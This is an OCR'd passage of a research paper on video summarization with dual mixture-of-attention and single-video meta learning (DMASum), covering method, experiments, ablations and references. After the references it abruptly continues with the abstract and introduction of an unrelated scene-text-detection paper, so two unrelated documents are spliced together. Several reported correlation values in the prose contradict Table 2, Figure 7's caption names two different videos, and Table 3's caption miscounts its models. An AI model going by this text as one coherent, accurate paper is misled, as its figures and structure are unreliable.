The objective of attention model is to learn the conditional attention distribution $P_\theta(\mathcal{X}|\mathcal{C})$ parameterized by θ to match the true attention distribution $P^*(\mathcal{X}|\mathcal{C})$. It can be seen that the attention distribution problem is now turned into a **matrix factorization problem**. Since $\boldsymbol{A}$ is a matrix with size $N \times N$, the rank of learned attention distribution $\boldsymbol{A}$ is upper bounded by the embedding size d. If $d < rank(\boldsymbol{A}^*) - 1$, for any model parameter θ, there exists a context c in $\mathcal{V}$ such that $P_\theta(\mathcal{X}|\mathcal{C}) \neq P^*(\mathcal{X}|\mathcal{C})$. This is so called ***Softmax Bottleneck*** which reflects the circumstance when softmax function does not have the capacity to express the true attention distribution when d is smaller than $rank(\boldsymbol{A}^*) - 1$. In the contexts of video summarization, the log probability matrix $\boldsymbol{A}$ becomes a high-rank matrix when the visual contents are complex and the changes between frames are severe. For example, cooking may contain multiple repetitive actions than eating. While humans can intuitively assign equal importance to both of the actions, the former one actually results in a much higher rank in the representation matrix. The softmax function may compromise features from rich content to maintain consistency.

In Figure 3 we empirically verify such a Softmax Bottleneck problem can degrade the performance severely. We choose the TVSum dataset and calculate the difference $\mathcal{D} = T - rank(\boldsymbol{A})$, where T denotes the video length. This is because video lengths are not consistent so we only consider the difference between the actual rank and the full rank T. Lower difference values indicate the attention layer, after softmax, can retain high rank with minimum redundancy. On the other hand, Higher difference values mean the attention matrix of the whole video is low-rank. It can be due to the input video is not complex, e.g. no movement and the background is monotonous. But for most of the cases, the low-rank attention matrix is often resulted by key information missing due to long videos with high complexities. The statistics are collected from attention matrices of both visual and sequential channels. Our key observations are summarised as follows.

(1) From Figure 3 (a) and (b), higher rank representations tend to achieve higher F1 score. But due to the softmax capacity, significant performance drops can be seen in visual (after range 8-11) and sequential channels (after range 4-7), which confirms the existence of bottleneck. In other words, the softmax function cannot retain high-rank information for long complex videos.
(2) From the distribution of video numbers in Figure 3 (c) and (d), many video representations fall out of high-rank range (0-7) after softmax. According to the last observation, these videos are prone to getting lower performances.
(3) The softmax bottleneck problem is more severe on sequential attention, which indicates the changes between frames are the key missing information that results in the lower rank.



(a) Visual Channel (b) Sequential Channel

(c) Visual Channel (d) Sequential Channel

Figure 3: Averaged F1-score (%) and Number of videos with respect to the rank difference $\mathcal{D}$ in TVSum dataset.Blue and Orange bars compare our MoA against traditional softmax.

Motivated by the above insights and inspired by the work of Yang *et al.* [34], we come up with a **Mixture of Attention layer** (MoA) to alleviate the softmax bottleneck issue. We propose the Associated Query $\hat{\boldsymbol{Q}} = tanh(\boldsymbol{W}^{\hat{Q}}\boldsymbol{Q})$, where $\boldsymbol{W}^{\hat{Q}}$ is the Associated Query parameter. The idea is to capture the second-order changes between queries so that both complex and simple contents can be represented in a more smoothed attention representation. The conditional attention distribution is defined as:

$$P(x|c) = \sum_{t=1}^{T} \frac{\exp(\mathcal{F}_{Scale}(\boldsymbol{K}_{c,t}, \boldsymbol{Q}_{c,t}))}{\sum_{t=1}^{T} \exp \mathcal{F}_{Scale}(\boldsymbol{K}_{c,t}, \boldsymbol{Q}_{c,t})} \hat{\boldsymbol{A}}_{c,t} \,, \quad s.t. \sum_{t=1}^{T} \hat{\boldsymbol{A}}_{c,t} = 1 \,, \quad (7)$$

$$where\ \hat{\boldsymbol{A}} = \mathcal{F}_{Softmax}(\boldsymbol{K}, \hat{\boldsymbol{Q}}) \,, \quad (8)$$

In Eq.8, $\hat{\boldsymbol{A}} \in T \times T$ is the associated attention distribution. Thus, MoA formulates the conditional attention distribution as:

$$\boldsymbol{A}_{moa} = \boldsymbol{A}\hat{\boldsymbol{A}}^T \,, \quad (9)$$

where $\boldsymbol{A}_{moa} \in \mathbb{R}^{T \times T}$. In Eq.1, due to the large degree of high dimensional $\boldsymbol{K}^T\boldsymbol{Q}$, scaling factor $\frac{1}{\sqrt{D_a}}$ is used to prevent the potential




Figure 4: Overview of the i^{th} iteration for update θ_i to θ_{i+1}. There are two stages in this update process. The middle part shows the stage about how the Learner updates θ_i to θ_i^m by iterating m times. The outside parts shows the stage about how the Meta Learner updates θ_i to θ_{i+1}.

small gradient suffered by softmax. As $\boldsymbol{A}_{moa}$ is a non-linear function of the attention distribution, $\boldsymbol{A}_{moa}$ can be arbitrarily higher rank than standard self-attention structure $\boldsymbol{A}$. Thus the output of the mixture of attention network $\boldsymbol{Z} = \boldsymbol{V}\boldsymbol{A}_{moa}$ now can break the bottleneck problem. In Figure 3, after applying the MoA, we can see a large proportion of videos fall into the 0-3 high rank range compared that of traditional softmax. Also, videos especially with lower ranks ($\mathcal{D} > 11$) can be predicted with higher F1 scores. The performance of the sequential channel is boosted, which indicates that all of the previous softmax representations missed high rank information. The smoothed performance drop and increased number of high rank videos serve as strong evidence to manifest the Softmax Bottleneck has been resolved by proposed MoA.

Besides, the DMASum utilizes stacked mixture of attention networks, and in each layer we employ residual dropout connection [10] for allowing gradients to flow through a network directly and layer normalizaion [1] for normalizing the inputs across the features. Overall, the n^{th} layer output can be defined as:

$$Z_n = \mathcal{F}_{Normalize}(\mathcal{F}_{Attention}(Z_{n-1}) \oplus Z_{n-1}), \tag{10}$$

where $\mathcal{F}_{Normalize}$ denotes as layer normalization, $\mathcal{F}_{attention}$ represents the attention layer and $\oplus$ represents the residual connection.

3.3 Single-Video Meta Learning

The key motivation to introduce Meta Learning is to improve the model generalization when the dataset of video summarization is small. Different from gradient descent, the *MetaLearner* is updated by weighted parameters of *Learner* in subtasks, which can be formularized as:

$$Learner^* = MetaLearner(Learner(\tau_i)) \tag{11}$$

where τ_i denotes i^{th} video, *Learner* and *MetaLearner* means the DMASum model in meta learning. We first employ the MAML [6] due to its flexibility and superior performance but did not achieve expected results. Our observation is that in the video summarization context each video has its own latent mechanism that is not shared by different videos. Therefore, we propose a *Single-Video Meta Learning* rule to refrain the learner by only one video at each task. The process is shown as Figure 4.

There are two stages of each epoch in this meta learning strategy. Firstly, to train the task τ_i, the *Learner* updates the parameter θ_i by traditional gradient descent. And, the *Learner* trains the task in a set number m recurrently to explore its latent summarizing context. The equation of updating parameter θ is:

$$\theta_i^j = \theta_i^{j-1} - \alpha\nabla\mathcal{L}_i^j(\mathcal{F}_{\theta_i^{j-1}}), \quad where j = 1 \dots m \tag{12}$$

where α denotes learning rate and ∇ denoted as the gradient, and $\mathcal{F}_\theta$ is the loss function on i^{th} task. After j^{th} iteration, the *MetaLearner* updates the parameter θ_{i+1} by using the parameter θ_i^m of the *Learner* by:

$$\theta_i = \theta_{i-1} - \beta\nabla\mathcal{L}_i(\mathcal{F}_{\theta_i^m}), \tag{13}$$

where β is the learning rate of the *Learner*. θ_i updated state of *Learner* after the j^{th} iteration in *MetaLearner*. Overall, our meta learning is summarized in Algorithm 1. Note that in the last step of the algorithm, we treat θ_i^m - θ_i as a gradient and plug it into Adam instead of simply updating θ_i in the direction θ_i^m - θ_i.

Algorithm 1: Meta learning in DMASum

```
/* θ : Parameter of Learner;                          */
/* α : Learning rate in Learner;                      */
/* β : Learning rate in MetaLearner;                  */
/* n : The number of videos;                          */
/* m : Recurrent training Learner number;             */
/* F : the DMASum model;                              */
Initialize: θ
for k = 1 to epoch number do
    for i = 1 to n do
        Sample video i as task τ_i
        for j = 1 to m do
            θ_i^j = θ_i^{j-1} − α∇L_i^j(F_{θ_i^{j-1}})
        Update θ_{i+1} ← θ_i + β(θ_i^m - θ_i)
```

4 EXPERIMENTS

4.1 Experiment Setup

Datasets. We evaluate our model on two datasets: SumMe [8] and TVSum [25]. SumMe consists of 25 videos covering a variety of events, such as sports and cooking. The duration of each video varies from 1 to 6.5 minutes. TVSum contains 50 videos downloaded from Youtube, which are selected from 10 categories. The video length varies from 1 to 10 minutes. Both datasets include ego-centric and third-person camera views, and the annotations were labeled by 25 human annotators. We also exploit two auxiliary datasets to augment the training data, where Open Video Project[1] (OVP) contains 50 videos and Youtube [3] contains 39 videos.

[1]Open video project: https://open-video.org

Evaluation Metrics. We follow the commonly used protocol from [36] and converted the importance scores to shot-based summaries for both datasets, and the user annotations are changed from frame-level scores to key-shots scores using the kernel temporal segmentation (KTS) [24] method, which can temporally segment a video into disjoint intervals. We then compute the harmonic mean F-score as the evaluation metric. In addition, according to the recent evaluation protocol [23], we apply Kendall's τ [14] and Spearman's ρ [42] correlation coefficients for comparing the ordinal association between generated summaries and the ground truth (i.e. the relationship between rankings). Also, they provided correlation curves to visualize the predicted importance score ranking with respect to the reference annotations, i.e., when the predicted importance scores are perfectly concordant with averaged human-annotated scores, the curve lies on the upper bound of the light-blue area. Otherwise, the curve coincides with the lower bound of the area when the ranking of the scores is in reverse order of the reference.
Evaluation Settings. Following [36], we conducted the experiments under three settings. (1) Canonical (C): we used the standard 5-fold cross-validation (5FCV) for SumMe and TVSum datasets. (2) Augmented (A): we used OVP and YouTube datasets to augment the training data in each fold under the 5FCV setting. (3) Transfer (T): we set a target testing dataset, e.g., SumMe or TVSum, and used the other three as the training data.
Implementation details. To be consistent with existing methods, the 1024 dimensional visual features extracted from the *pool5* layer of the GoogLeNet [26] are used for training. To extract the temporal features, we design a Bi-LSTM model in the proposed network, as a two-layer LSTM with 512 hidden units per layer. For each attention layer, we set the attention dimension as 1024. We stack four attention layers for visual feature attention pipeline, and two layers for the sequential feature attention pipeline. The score layer consists of two fully-connected layers with 1024 hidden units. For Single-video Meta Learning, we set the learning rate of *Learner* as 3×10^{-5} and the learning rate of *MetaLearner* as 6×10^{-5}. Moreover, the recurrent training Learner number is set as 3 and 5 in SumMe and TVSum datasets respectively. During the test, we follow the strategy of prior work [21, 36, 39] to generate the summary. In addition, we employ the ADAM optimizer to train our network and the hyperparameters are optimized via cross-validation.

4.2 Quantitative Evaluation

We first compare our method with state-of-the-art supervised approaches in three evaluation settings. Then, we re-implement the VS-LSTM, SUM-GAN, and DR-DSN models, and quote results for other methods from [11–13, 17, 23, 32, 35]. An in-depth ablation study is then provided to better understand of our DMASum.
Comparison with State-of-the-art Methods. Our main comparison with state-of-the-art methods is summarized in Table 1. The compared methods can be mainly categorized into LSTM, GAN, Attention, and meta learning models. M-AVS [12] and ACGAN [11] are based-on attention models and MetaL-TDVS [17] is based on meta learning. It can be seen that DMASum outperforms other approaches on both datasets consistently. The F1-score results can reflect that our attention mechanism with meta learning can better predict importance scores.

Table 1: F1-score (%) of DMASum with state-of-the-art approaches on both SumMe and TVSum dataset.

Method	SumMe	TVSum
DPP-LSTM [36]	38.6	54.7
SASUM [32]	45.3	58.2
SUM-GAN [21]	41.7	54.3
Cycle-SUM [35]	41.9	57.6
DR-DSN [39]	42.1	58.1
MetaL-TDVS [17]	44.1	58.2
ACGAN [11]	46.0	58.5
CSNet [13]	51.3	58.8
M-AVS [12]	44.4	61.0
DMASum	**54.3**	**61.4**

Table 2: Rank-order correlation coefficients computed between predicted importance scores by different models and human-annotated scores on both SumMe and TVSum datasets using Kendall's τ and Spearman's ρ correlation coefficients.

Method	SumMe		TVSum	
	τ	ρ	τ	ρ
Random	0.000	0.000	0.000	0.000
DPP-LSTM [36]	-	-	0.042	0.055
SUM-GAN [21]	0.049	0.066	0.024	0.031
DR-DSN [39]	0.028	-0.027	0.020	0.026
Human	**0.227**	**0.239**	0.178	0.205
DMASum	0.063	0.089	**0.203**	**0.267**

We also evaluate our DMASum by using the most recent rank-order statistics [23]. The new evaluation matrix can also consider the frame dependencies and annotator consistency so as to reflect the true importance better. Because, F1 score can partially reflect the consistency between prediction and importance scores due to large variations in segment length (i.e. two-peak, KTS, and randomized KTS). The correlation coefficients (Kendall's τ and Spearman's ρ) can be used to measure the similarity between the implicit ranking provided by the frame-level importance score of the generated frame annotation and the human annotation. From Table 2, We can see the correlation coefficients given by DMASum are significantly higher than other state-of-the-art models. More importantly, the performance on the TVSum dataset (0.233 and 0.267) is even better than human annotators (0.205 and 0.267). We believe it is because the dual-channel attention mechanism itself is simulating human behavior and memorizing visual and sequential sources of information and the meta learning method could learn the latent mechanism of summarizing a video story. Also, different human annotators might pay different attention to the given video. Our model can summarize the information from multiple human annotators so that the learned attention-based model is moderated and can achieve better consistency. Figure 5 demonstrates two examples of the correlation coefficients. Curves above the random importance scores in the black dash are positive with better consistency. Our




Figure 5: Example correlation curves produced for two videos from the TVSum dataset (3eYKfiOEJNs and EYqVtl9YWJA are video ids). The red lines represent correlation curves for 25 human annotators and the black dashed line is the expectation for a random importance score. The magenta curve shows the corresponding result.

Table 3: F1-score (%) of ablation study on SumMe and TVSum datasets. There are five ablation models: DMASum$_{wom}$ (without meta learning strategy), DMASum$_{softmax}$ (with standard softmax function in self-attention network), DMASum$_{v}$ (without sequential channel), DMASum$_{s}$ (without visual channel), DMASum$_{b}$ (with multiple videos in a batch), and DMASum$_{maml}$ (with MAML)


Method	SumMe	TVSum
DMASum$_{wom}$	51.6	60.6
DMASum$_{softmax}$	50.6	60.1
DMASum$_{v}$	53.2	60.5
DMASum$_{s}$	53.3	61.0
DMASum$_{b}$	51.3	60.0
DMASum$_{maml}$	49.3	59.2
DMASum	**54.3**	**61.4**

model achieves averaged performance among all human annotators and outperforms the other compared methods.

4.3 Ablation study.

The success of our DMASum ascribes to both the framework design and technical improvement in each module. To analyze the effect of each component in DMASum, we conduct six ablation study models including DMASum without single video meta learning (DMASum$_{wom}$), DMASum with standard softmax function in self-attention network (DMASum$_{softmax}$), DMASum without sequential channel (DMASum$_{v}$), DMASum without visual channel (DMASum$_{s}$), DMASum$_{b}$ is developed with the batch version of Reptile, and DMASum is designed with MAML (DMASum$_{maml}$). Results are summarised in Table 3, from which we can understand the following questions.

The Basis of Self-attention Architecture provided the initial performance boost. By removing our meta learning module, we can make a straight comparison with state-of-the-art DPP-LSTM [36] and M-AVS [12] which are using no attention and normal attention modules. Averaged improvement is around 5% to 10%. Note that M-AVS is slightly better than our method on the TVSum dataset due to their extra autoencoder architecture.



(a) SumMe Dataset **(b) TVSum Dataset**

Figure 6: Different recurrent training Learner number with respect to the F1-score (%) in DMASum on both SumMe and TVSum datasets.


The Softmax Bottleneck problem results in severe performance gaps. By replace the MoA back to traditional softmax function, the performance drops 3.7% and 1.3% respectively on the two datasets. A more detailed analysis has been discussed in Section 3, from where we can see the problem is more critical when video contents are long and complex, involving rich sequential information.

Visual vs Sequential Representation. By comparing the performance of DMASum$_{v}$ or DMASum$_{s}$, we can observe that: 1) In TVSum dataset, the DMASum$_{v}$ gained a slightly better performance than DMASum$_{s}$. 2) The performance in SumMe dataset benefits more from the sequential channel. The self-attention network can effectively connect visual features from frames and the sequential information for the whole story line and thus our combined DMASum achieves better results.

The Necessity of Meta Learning. Removing the meta learning can heavily affect the performance by 2.7% on SumMe dataset. The key reason is that SumMe is a relatively small dataset. This observation serves as strong evidence to validate the motivation and necessity of our meta learning module.

MAML, Batch, and Single Video Meta Learning. The Single Video rule is the key finding that distinguish it from meta learning in other applications, e.g. few-shot learning. This is due to a video itself is rich and complex. By increasing each meta learning task from one video to three in a batch, the performance of DMASum$_{b}$ drops 3% and 1.4% with the clearly slowed training process. In addition, we can see that the performance of our proposed meta learning strategy is better than the batch version of the Reptile strategy, and the batch version of the Reptile strategy is time-consuming during the training process. The efficiency of Single-Video rule is also validated by comparing it to DMASum$_{maml}$.

Number of Recurrent Learning. In a controlled experiment, we observe that when the recurrent training Learner number is 3 for SumMe Dataset and 5 for the TVSum dataset, the F-score reaches the highest shown from Figure 6. Which means, the Learner might not learn the summarizing mechanism when the number is too low, and when the number is too high, the Learner might overfit the current video. In this paper, the number of recurrent training is automatically chosen by using the standard 5-fold cross validation.



(a) Example frames from video 37 in TVSum (indexed by [25])

(b) DMASum

(c) VS-LSTM

(d) SUM-GAN

(e) DR-DSN

Figure 7: Quantitative results of different approaches for video 16 in TVSum. In (b) to (e), the light-gray bars represent the ground truth importance scores, and the colored bars correspond to the selected frames by different methods.

Table 4: F-score (%) of approaches in canonical, augmented and transfer settings on SumMe and TVSum datasets.

Method	SumMe			TVSum		
	C	A	T	C	A	T
DPP-LSTM [36]	38.6	42.9	40.7	54.7	59.6	58.7
SUM-GAN [21]	41.7	43.6	-	54.3	**61.2**	-
DR-DSN [39]	42.1	43.9	42.6	58.1	59.8	58.9
CSNet [13]	51.3	52.1	45.1	58.8	59.0	59.2
DMASum	**54.3**	**54.1**	**52.2**	**61.4**	**61.2**	**60.5**

Comparison under Different Settings. Another approach to examining the model generalization is to investigate its performance under different task settings. Table 4 shows the experimental results of the comparison between the DMASum and cited results of state-of-the-art approaches in canonical, augmented and transfer settings. Note that even though the performance of our model in augmented and transfer settings are partially better than the best results. We observe that the given importance scores in Youtube and OVP datasets are either 0 or 1. However, the DMASum is learning by the importance scores within the range of zero to one from SumMe and TVSum datasets. Such discrepancy of importance score format in both Youtube and OVP datasets would cause the meta learning strategy to be ineffective or even counterproductive because our model is not tailored to handle the discrepancy in labels. Thus in the future, we can improve our framework to adapt to this situation. But on the positive side, our DMASum is still capable in both augmented and transfer settings and achieves comparable results to that of state-of-the-art models despite the above difficulties.

4.4 Qualitative Evaluation

To better illustrate the important frames selection of different approaches, we provide qualitative results for an exemplary video in Figure 7, which tells a story of how to cook a burger. Overall, we can observe that all summaries generated by the different models can cover the intervals with high importance scores. Moreover, according to the figure, the summaries produced by both our DMASum and SUM-GAN contain more peaks, which proves that our proposed model can effectively capture key-frames from the original video. Also, the summary of our model is more sparse and much closer to the entire storyline, i.e., the different cooking stages, which means our meta learning strategy can learn the latent mechanism of summarizing a video.

5 CONCLUSION

We have presented the first work to introduce self-attention meta learning architecture to estimate the visual and sequential attentions jointly for video summarization. The self-attention formula was derived into a matrix factorization problem and key technical Softmax Bottleneck has been identified with both theoretical and empirical evidences. Our work also confirmed the importance of high-rank representation for video summarization tasks. A novel MoA module was proposed to replace the softmax, which can compare twice by query-key and self-query attentions. The Single-Video Meta Learning rule was designed and particularly tailored for video summarization tasks and significantly improved off-the-shelf Meta Learning, e.g. MAML. On two public datasets, our DMASum outperforms other methods in terms of both F1-score and achieved human-level performance using rank-order correlation coefficients. Future work could focus on further improve the generalisation for cross-dataset settings using an integrated framework.

ACKNOWLEDGMENTS

Bingzhang Hu and Yu Guan are supported by Engineering and Physical Sciences Research Council (EPSRC) Project CRITiCaL: Combatting cRiminals In The CLoud (EP/M020576/1). Yang Long is supported by Medical Research Council (MRC) Fellowship (MR/S003916/1).

REFERENCES

[1] Jimmy Lei Ba, Jamie Ryan Kiros, and Geoffrey E Hinton. 2016. Layer normalization. *arXiv preprint arXiv:1607.06450* (2016).

[2] Dzmitry Bahdanau, Kyunghyun Cho, and Yoshua Bengio. 2014. Neural machine translation by jointly learning to align and translate. *arXiv preprint arXiv:1409.0473* (2014).

[3] Sandra Eliza Fontes De Avila, Ana Paula Brandão Lopes, Antonio da Luz Jr, and Arnaldo de Albuquerque Araújo. 2011. VSUMM: A mechanism designed to produce static video summaries and a novel evaluation method. *Pattern Recognition Letters* 32, 1 (2011), 56–68.

[4] Debidatta Dwibedi, Yusuf Aytar, Jonathan Tompson, Pierre Sermanet, and Andrew Zisserman. 2019. Temporal cycle-consistency learning. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*. 1801–1810.

[5] Christoph Feichtenhofer, Haoqi Fan, Jitendra Malik, and Kaiming He. 2019. Slowfast networks for video recognition. In *Proceedings of the IEEE international conference on computer vision*. 6202–6211.

[6] Chelsea Finn, Pieter Abbeel, and Sergey Levine. 2017. Model-agnostic meta-learning for fast adaptation of deep networks. In *Proceedings of the 34th International Conference on Machine Learning-Volume 70*. JMLR. org, 1126–1135.

[7] Boqing Gong, Wei-Lun Chao, Kristen Grauman, and Fei Sha. 2014. Diverse sequential subset selection for supervised video summarization. In *Advances in Neural Information Processing Systems*. 2069–2077.

[8] Michael Gygli, Helmut Grabner, Hayko Riemenschneider, and Luc Van Gool. 2014. Creating summaries from user videos. In *European conference on computer vision*. Springer, 505–520.

[9] Michael Gygli, Helmut Grabner, and Luc Van Gool. 2015. Video summarization by learning submodular mixtures of objectives. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*. 3090–3098.

[10] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. 2016. Deep residual learning for image recognition. In *Proceedings of the IEEE conference on computer vision and pattern recognition*. 770–778.

[11] Xufeng He, Yang Hua, Tao Song, Zongpu Zhang, Zhengui Xue, Ruhui Ma, Neil Robertson, and Haibing Guan. 2019. Unsupervised Video Summarization with Attentive Conditional Generative Adversarial Networks. In *Proceedings of the 27th ACM International Conference on Multimedia*. 2296–2304.

[12] Zhong Ji, Kailin Xiong, Yanwei Pang, and Xuelong Li. 2019. Video summarization with attention-based encoder-decoder networks. *IEEE Transactions on Circuits and Systems for Video Technology* (2019).

[13] Yunjae Jung, Donghyeon Cho, Dahun Kim, Sanghyun Woo, and In So Kweon. 2019. Discriminative Feature Learning for Unsupervised Video Summarization. In *Proceedings of the AAAI Conference on Artificial Intelligence*, Vol. 33. 8537–8544.

[14] Maurice G Kendall. 1945. The treatment of ties in ranking problems. *Biometrika* 33, 3 (1945), 239–251.

[15] Alex Kulesza, Ben Taskar, et al. 2012. Determinantal point processes for machine learning. *Foundations and Trends® in Machine Learning* 5, 2–3 (2012), 123–286.

[16] Yong Jae Lee, Joydeep Ghosh, and Kristen Grauman. 2012. Discovering important people and objects for egocentric video summarization. In *2012 IEEE Conference on Computer Vision and Pattern Recognition*. IEEE, 1346–1353.

[17] Xuelong Li, Hongli Li, and Yongsheng Dong. 2019. Meta Learning for Task-Driven Video Summarization. *IEEE Transactions on Industrial Electronics* (2019).

[18] Xiangpeng Li, Jingkuan Song, Lianli Gao, Xianglong Liu, Wenbing Huang, Xiangnan He, and Chuang Gan. 2019. Beyond RNNs: Positional Self-Attention with Co-Attention for Video Question Answering. In *The 33rd AAAI Conference on Artificial Intelligence*, Vol. 8.

[19] David Liu, Gang Hua, and Tsuhan Chen. 2010. A hierarchical visual model for video object summarization. *IEEE transactions on pattern analysis and machine intelligence* 32, 12 (2010), 2178–2190.

[20] Zheng Lu and Kristen Grauman. 2013. Story-driven summarization for egocentric video. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*. 2714–2721.

[21] Behrooz Mahasseni, Michael Lam, and Sinisa Todorovic. 2017. Unsupervised video summarization with adversarial lstm networks. In *Proceedings of the IEEE conference on Computer Vision and Pattern Recognition*. 202–211.

[22] Alex Nichol, Joshua Achiam, and John Schulman. 2018. On first-order meta-learning algorithms. *arXiv preprint arXiv:1803.02999* (2018).

[23] Mayu Otani, Yuta Nakashima, Esa Rahtu, and Janne Heikkila. 2019. Rethinking the Evaluation of Video Summaries. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*. 7596–7604.

[24] Danila Potapov, Matthijs Douze, Zaid Harchaoui, and Cordelia Schmid. 2014. Category-specific video summarization. In *European conference on computer vision*. Springer, 540–555.

[25] Yale Song, Jordi Vallmitjana, Amanda Stent, and Alejandro Jaimes. 2015. Tvsum: Summarizing web videos using titles. In *Proceedings of the IEEE conference on computer vision and pattern recognition*. 5179–5187.

[26] Christian Szegedy, Wei Liu, Yangqing Jia, Pierre Sermanet, Scott Reed, Dragomir Anguelov, Dumitru Erhan, Vincent Vanhoucke, and Andrew Rabinovich. 2015. Going deeper with convolutions. In *Proceedings of the IEEE conference on computer vision and pattern recognition*. 1–9.

[27] Ashish Vaswani, Noam Shazeer, Niki Parmar, Jakob Uszkoreit, Llion Jones, Aidan N Gomez, Łukasz Kaiser, and Illia Polosukhin. 2017. Attention is all you need. In *Advances in neural information processing systems*. 5998–6008.

[28] Junyan Wang, Bingzhang Hu, Yang Long, and Yu Guan. 2019. Order Matters: Shuffling Sequence Generation for Video Prediction. In *Proc. BMVA British Mach. Vis. Conf.* 275.1–275.14.

[29] Qiang Wang, Li Zhang, Luca Bertinetto, Weiming Hu, and Philip HS Torr. 2019. Fast online object tracking and segmentation: A unifying approach. In *Proceedings of the IEEE conference on computer vision and pattern recognition*. 1328–1338.

[30] Xi Wang, Yu-Gang Jiang, Zhenhua Chai, Zichen Gu, Xinyu Du, and Dong Wang. 2014. Real-Time Summarization of User-Generated Videos Based on Semantic Recognition. In *Proceedings of the 22nd ACM International Conference on Multimedia* (Orlando, Florida, USA) *(MM âĂŹ14)*. Association for Computing Machinery, New York, NY, USA, 849âĂŞ852. https://doi.org/10.1145/2647868.2655013

[31] Yu-Xiong Wang and Martial Hebert. 2016. Learning to learn: Model regression networks for easy small sample learning. In *European Conference on Computer Vision*. Springer, 616–634.

[32] Huawei Wei, Bingbing Ni, Yichao Yan, Huanyu Yu, Xiaokang Yang, and Chen Yao. 2018. Video summarization via semantic attended networks. In *Thirty-Second AAAI Conference on Artificial Intelligence*.

[33] Chao-Yuan Wu, Christoph Feichtenhofer, Haoqi Fan, Kaiming He, Philipp Krahenbuhl, and Ross Girshick. 2019. Long-term feature banks for detailed video understanding. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*. 284–293.

[34] Zhilin Yang, Zihang Dai, Ruslan Salakhutdinov, and William W Cohen. 2017. Breaking the softmax bottleneck: A high-rank RNN language model. *arXiv preprint arXiv:1711.03953* (2017).

[35] Li Yuan, Francis EH Tay, Ping Li, Li Zhou, and Jiashi Feng. 2019. Cycle-SUM: Cycle-consistent Adversarial LSTM Networks for Unsupervised Video Summarization. *arXiv preprint arXiv:1904.08265* (2019).

[36] Ke Zhang, Wei-Lun Chao, Fei Sha, and Kristen Grauman. 2016. Video summarization with long short-term memory. In *European conference on computer vision*. Springer, 766–782.

[37] Ke Zhang, Kristen Grauman, and Fei Sha. 2018. Retrospective encoders for video summarization. In *Proceedings of the European Conference on Computer Vision (ECCV)*. 383–399.

[38] Bin Zhao, Xuelong Li, and Xiaoqiang Lu. 2018. Hsa-rnn: Hierarchical structure-adaptive rnn for video summarization. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*. 7405–7414.

[39] Kaiyang Zhou, Yu Qiao, and Tao Xiang. 2018. Deep reinforcement learning for unsupervised video summarization with diversity-representativeness reward. In *Thirty-Second AAAI Conference on Artificial Intelligence*.

[40] Luowei Zhou, Yingbo Zhou, Jason J Corso, Richard Socher, and Caiming Xiong. 2018. End-to-end dense video captioning with masked transformer. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*. 8739–8748.

[41] Yi Zhu, Yang Long, Yu Guan, Shawn Newsam, and Ling Shao. 2018. Towards universal representation for unseen action recognition. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*. 9436–9445.

[42] Daniel Zwillinger and Stephen Kokoska. 1999. *CRC standard probability and statistics tables and formulae*. Crc Press.

An Accurate Segmentation-Based Scene Text Detector with Context Attention and Repulsive Text Border

Xi Liu, Gaojing Zhou, Rui Zhang, Xiaolin Wei
Meituan-Dianping Group, Beijing, China
{liuxi12, zhougaojing, zhangrui36, weixiaolin03}@meituan.com

Abstract

Scene text detection is one of the most challenging problems in computer vision and has attracted great interest. In general, scene text detection methods are divided into two categories: detection-based and segmentation-based methods. Recently, the segmentation-based methods are more and more popular due to their superior performances and the advantages of detecting arbitrary-shape texts. However, there still exist the following problems: (a) the misclassification of the unexpected texts, (b) the split of long text lines, (c) the failure of separating very close text instances. In this paper, we propose an accurate segmentation-based detector, which is equipped with context attention and repulsive text border. The context attention incorporates global channel attention, non-local self-attention and spatial attention to better exploit the global and local context, which can greatly increase the discriminative ability for pixels. Due to the enhancement of pixel-level features, false positives and the misdetections of long texts are reduced. Besides, for the purpose of solving very close text instance, a repulsive pixel link, which focuses on the relationships between pixels at the border, is proposed. Experiments on several standard benchmarks, including MSRA-TD500, ICDAR2015, ICDAR2017-MLT and CTW1500, validate the superiority of the proposed method.

1. Introduction

Scene text detection, which refers to precisely localizing all the instances of texts in a scene image, has been widely studied. It is a critical step in many text-related real-world applications, such as photo translation [1], autonomous driving, image retrieval [14] and augmented reality. It is quite challenging due to the large variations of color, size, aspect ratio, font, orientation, lighting conditions and background in scene texts [54].

